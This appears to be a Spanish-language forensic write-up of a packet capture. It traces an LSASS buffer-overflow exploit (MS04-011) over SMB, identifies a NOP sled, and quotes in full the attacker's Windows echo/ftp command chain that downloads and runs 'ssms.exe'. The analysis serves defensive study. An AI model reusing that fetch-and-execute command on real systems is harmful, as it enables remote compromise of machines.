




Fig.10 resultado NetworkMiner

* Host: 98.114.205.102 (Atacante)



* Host 192.150.11.111 (Victima)






Fig.11 detalle NetworkMiner

1. **¿Cuánto tiempo le llevó al atacante perpetrar el ataque?**

Solución: Le tomo al atacante 16 segundos perpetrar la embestida, según observamos de la captura de la evidencia, obteniendo su estadística en la Fig.10.







Fig.12 Estadística pcap

1. **¿Cuál fue el servicio atacado?¿Cuál fue específicamente la vulnerabilidad que el atacante explotó?**

Solución: Analizando el archivo de evidencia “network-evidence.pcap” con el aplicativo snort. Observamos que este, nos devuelve 2 alertas, de su repositorio de reglas (Fig.13): 




Fig.13 alertas snort


Investigando el resultado NETBIOS SMB-DS DCERP LASASS, encontramos la siguiente información oficial del boletín de seguridad de MICROSOFT: <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2004/ms04-011>

1. El servicio atacado es el SMB (El servicio SMB (Server Message Block) de Microsoft es un protocolo de red que se utiliza para compartir archivos, impresoras y otros recursos entre computadoras en una red local o en una red más amplia, como Internet. SMB permite a las computadoras en una red acceder y compartir archivos e impresoras de manera eficiente y segura).
2. Vulnerabilidad: LSASS Vulnerability - CAN-2003-0533, que figura en Microsoft Security Bulletin MS04-011 – Critical.

Existe una vulnerabilidad de desbordamiento de búfer en LSASS que podría permitir la ejecución remota de código en un sistema afectado. Un atacante que explotara con éxito esta vulnerabilidad podría tomar el control completo del sistema afectado.

1. **Detallar y graficar las acciones que el atacante efectuó sobre la máquina víctima.**

Solución: Tenemos 5 conversaciones que detallamos a continuación.



Conversación 1:

98.114.205.102 (Atacante) escanea puerto 445 a 192.150.11.111 (Victima), no hay stream de TCP.

Conversación 2:

98.114.205.102 (Atacante) lanza exploit contra 192.150.11.111 (Victima) al puerto 445.






Fig.14 información del segmento TCP en hexadecimal

Se evidencia una serie de instrucciones NOP (90), son instrucciones de un solo byte que ocupa espacio en la secuencia de instrucciones, pero no afecta al contexto de la máquina, excepto al registro EIP. Son típicamente usadas para amplía la cantidad de direcciones de memoria que serán válidas para cargar en el eip y hacer apuntar al eip a la pieza de binario.



Conversación 3:

1. 98.114.205.102 (Atacante) se conecta al puerto 1957 de la IP de la victima 192.150.11.111.
2. 98.114.205.102 (Atacante) lanza un comando: *“echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe*

*ssms.exe”*




Fig.15 comando enviado por atacante.

Definición del comando:

1. Abre una conexión FTP al servidor en la dirección IP 0.0.0.0 en el puerto 8884.
2. Envía un nombre de usuario y contraseña al servidor FTP. En este caso, se está enviando "user 1 1" como nombre de usuario y contraseña.
3. Descarga un archivo llamado "ssms.exe" desde el servidor FTP al sistema local.
4. Cierra la conexión FTP.
5. Elimina el archivo "o" del sistema local.
6. Ejecuta "ssms.exe".

Conversación 4:

1. 192.150.11.111 (Victima) se conecta desde el puerto 36292 a la IP del atacante 98.114.205.102 en el puerto 8884.

Esto corresponde al punto (a) anterior, del comando enviado por el atacante que sigue con el siguiente flujo TCP.

